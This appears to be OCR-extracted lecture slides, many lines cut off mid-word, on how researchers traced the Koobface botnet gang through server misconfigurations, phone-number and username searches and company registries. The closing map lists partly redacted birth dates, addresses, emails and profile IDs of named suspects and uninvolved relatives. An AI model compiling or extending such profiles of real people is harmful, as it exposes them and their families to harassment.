  - Increase rotor velocity
  - Overpressure centrifuge is dormant in this attack
  - Independent from previous attack
  - Less concern about detection -> push the envelope

# Who is Behind the Botnets?


- Case study: Koobface gang

- Responsible for the 2008-09 Facebook worm
  - Messages Facebook friends of infected users, tricks them into visiting a site with a malicious “Flash update”
- Made at least $2 million a year from fake antivirus sales, spam ads, etc.
- De-anonymized by SophosLabs

# KoobFace Deanonymization (1)

http://nakedsecurity.sophos.com/koobfac

- One of the command-and-control servers had a configuration mistake, any visitor can view all requests, revealing file and directory names
  - mod_status enabled by mistake
- last.tar.bz2 file contained daily C&C software backup, including a PHP script for sendir s to five Russia




```
<?
    $phones = array(
        // phone => array(Sun, Mon, ..., Sat)
        '+7911[redacted]22' => array('1100', '1000', '1000', '1000',
//      '+7921[redacted]31' => array('1200', '1200', '1200', '1200',
        '+7921[redacted]99' => array('1000', '0900', '0900', '0900',
        '+7921[redacted]90' => array('1300', '0930', '0930', '0930',
        '+7911[redacted]68' => array('1100', '1000', '1000', '1000',
    );
```

# KoobFace Deanonymization (2)

http://nakedsecurity.sophos.com/koobfac

- Search for the phone numbers found Russian online ads for a BMW car and Sphynx kittens



**Канадский сфинкс (котята)** (Санкт

E-mail: krotreal@[redacted].com

Продаю котят породы канадский с

У котят есть родословная.

Сделаны все прививки.

Котята веселые и очень игривые.


Девочка - чисто черного цвета,

мальчик - черного с переливами н

Антон.

Тел. +792 [redacted] 90

- Search for username “krotreal” found profiles in various social sites – with photos!



Flickr: KrotReal

http://www.flickr.com/people/krotreal/

About KrotReal / Anton

KrotReal's favorite photos from other Flickr members (5)

Contacts (5)

Joined: May 2006


Hometown: St. Petersburg

Currently: Russia

I am: Male and Single

Email: krotreal [at] [redacted].com

ICQ: [redacted]



My little beauty :) | Flickr


www.flickr.com/photos/krotreal/474810672/

My little beauty :)

By KrotReal
Anton

This photo was tak
PowerShot S2 IS.

80 views



Me and Diana | Flickr – Pho

www.flickr.com/photos/87631888@N00/261448423/

By KrotReal
Anton

This photo was taken on Au
Olympus IR-300.

184 views

This photo belongs to

KrotReal's photostream


This photo also appear

Sphynx Lovers (group)

# KoobFace Deanonymization (3)

http://nakedsecurity.sophos.com/koobfac

- One of the social-network profiles references an adult Russian website belonging to “Krotreal”



Голые знаменитости. Русские зн...остей, обнаженные знаменитости


http://www.[redacted].ru/

- “Whois” for the website lists full name of the owner, with a St. Petersburg phone number and another email (Krotreal@mobsoft.com)

# KoobFace Deanonymization (4)

http://nakedsecurity.sophos.com/koobfac


- Krotreal profile on vkontakte.ru (“Russian Facebook”) is restricted…
- … but he posted links to photos on Twitter, thus making photos publicly available


B контакте
Anton [redacted]
Wie wird man Mitglied werd
E-Mail oder Benutzername:
Passwort:
Login
Passwort vergessen?
Alben Anton
Meine 2011.09.20 DR
18 Fotos | Kommentare zum Album | zur Benutzerseite

- Reveals social relations

# KoobFace Deanonymization (5)

http://nakedsecurity.sophos.com/koobfac



Contacts

Our offices

**Russia**
Saint-Petersburg,
[redacted] street, 3,
4th floor, [redacted]

E-Mail: contact@mobsoft.eu

Phone: +781[redacted]84
Phone: +781[redacted]85
Fax: +781[redacted]85

**Czech Republic**
Prague,
[redacted]

E-Mail: contact@mobsoft.eu


Hosted on the Koobface “mothership” server

- Czech government maintains an online portal providing easy access to company details
  - Includes registered address, shareholders, owners, their dates of birth and passport ID numbers

# KoobFace Deanonymization (6)

http://nakedsecurity.sophos.com/koobfac

- Search for MobSoft on Russian Federal Tax Server reveals nothing, but search for МобСофт reveals owner’s name and also a job



вакансия : HTML верстальщик, PHP программист

HTML верстальщик, PHP программист **зарплата: 700-1100**

Раздел: Компьютерные специ
Город: **Санкт-Петербург**
Метро: ---
Образование: | Опыт работы
Занятость: **постоянная рабо**

Должностные обязанности:

HTML верстка, программи

Требования к кандидату:

Знание HTML, CSS, PHP, J

Информация предоставлена


Компания: MobSoft Russia
Контактное лицо: Александр [redacted]
E-mail: [redacted]
Телефон: +7(921) [redacted] 31

26.11.2007 17:33
#2883758

```
<?
    $phones = array(
        // phone => array(Sun, Mon, ..
        '+7911[redacted]22' => array('1100'
//      '+7921[redacted]31' => array('1200'
        '+7921[redacted]99' => array('1000'
        '+7921[redacted]90' => array('1300'
        '+7911[redacted]68' => array('1100'
    );
```

Same phone number as in the statistics script on the Koobface C&C server

- Contact person found on social sites



Alexandr [redacted]

Alexandr [redacted]


College / University: [redacted]
Department: Information Systems an (Information Systems ar
Major: Information and networ and systems) 53 (42)

Alexandr has restricted access to his page.

Send Alexandr a Gift

# KoobFace Deanonymization (7)

http://nakedsecurity.sophos.com/koobfac



Maria [redacted]

Maria [redacted] hide full information

Religious Views: отсутствуют

**Contact Information**

City: Saint Petersburg
Mob.: This information is hidden

**Personal Information**

No information.

**Education**

College/University: [redacted]
Department: [redacted]
Major: [redacted]
Mode of Study: [redacted]
School: [redacted]

Send Maria a Message
Add to Friends
Other Actions ▾

Videos of Maria 26

56%

Photo Albums

Gifts send a gift
2 gifts See All

- The co-owner of one of the Mobsoft entities did not restrict her social profile
- Reveals faces, usernames, relationships between gang members
  - Hanging out, holidays in Monte Carlo, Bali,

→ One photo shows Svyatoslav P. participating in a porn webmaster convention in Cyprus


← “FUBAR webmaster” website has archive photo sets from various porn industry events

→ Username on the badge!

# KoobFace Deanonymization (8)

http://nakedsecurity.sophos.com/koobfac

- One of the members linke to an old St. Petersburg porn-webmaster “club”



***St.Petersburg*** The United Club Of Adult Web Masters

06/03/00


back

  - Website contains picture section called “Ded Mazai”, same username as found on ICQ profile of member

- Social profile of “Ded Mazai” reveals a ph together at a fis

# The Koobface Gang

- Антон Коротченко
  - “KrotReal”
- Станислав Авдейк
  - “LeDed”
- Святослав Полищу
  - “PsViat”, “PsycoMan
- Роман Котурбач
  - “PoMuc”
- Александр Колтышев
  - “Floppy”


Koobface "Mothership" 78.108.178.44
running on
babkiup.com
Koobface Actor
Family – Wife, Girlfriend, etc. (not Koobface specific!)
Russian company
Czech company
МобСофт, ООО (MobSoft LLC)
ICQ: <omitted>54
ICQ: <omitted>90
hosted at
vkontakte.ru/<omitted>72
Светлана Д. (Svetlana D.)
Wife
running on
Programmer
CEO
<omitted>
roman@mobsoft.com
vkontakte.ru/<omitted>36
Adultartel s.r.o
vkontakte.ru/<omitted>76
vkontakte.ru/<omitted>40
vkontakte.ru/<omitted>54
vkontakte.ru/<omitted>14
vkontakte.ru/<omitted>88
psviat@elitum.com
ICQ: <omitted>20
"PsViat", "PsycoMan" Святослав П. "Svyatoslav P."
ha-xep@<omitted>.ru
psviat@<omitted>.com
UPL Telecom s.r.o (ex. Kernel Network Transit Telecom s.r.o.)
Мария К. (<omitted>) (Maria K.; ex. <omitted>) <omitted> 1982
Wife
"PoMuc" Роман К. (Roman K.) <omitted> 1982
zoro_ru@<omitted>.com
Wife
"leDed", "DeD" "Real Ded Mazi" "Ded Mazai" Stanislav A. <omitted> 1962
Elena A. <omitted> 1961
Evgeniya A. <omitted> 1982
Anna A. <omitted> 1984
<omitted>
Vinohradská 184/2396 13052 Prague 3 Czech Republic
MobSoft s.r.o
+7 812 <omitted>54
+7 812 <omitted>99
Paytelecom a.s.
Dvinskaya street, 3, 4th floor, office 20 St. Petersburg Russia
mobsoft.eu
Inter Fiber s.r.o
ICQ: <omitted>56
+7 812 <omitted>31
akolt@elitum.com
vkontakte.ru/<omitted>58
ICQ: <omitted>74
+7 921 <omitted>90
+7 921 <omitted>31
vkontakte.ru/<omitted>06
Олеся Л. (Olesya L.)
Girlfriend
"KrotReal" Антон К. (Anton K.) 20. Sep 1983
MobSoft development consulting s.r.o
Soběslavská 2054/28 13000 Prague 3 Czech Republic
MobSoft IT consulting s.r.o
Александр К. (Alexander K.) <omitted> 1982
krotreal@mobsoft.com
vkontakte.ru/<omitted>78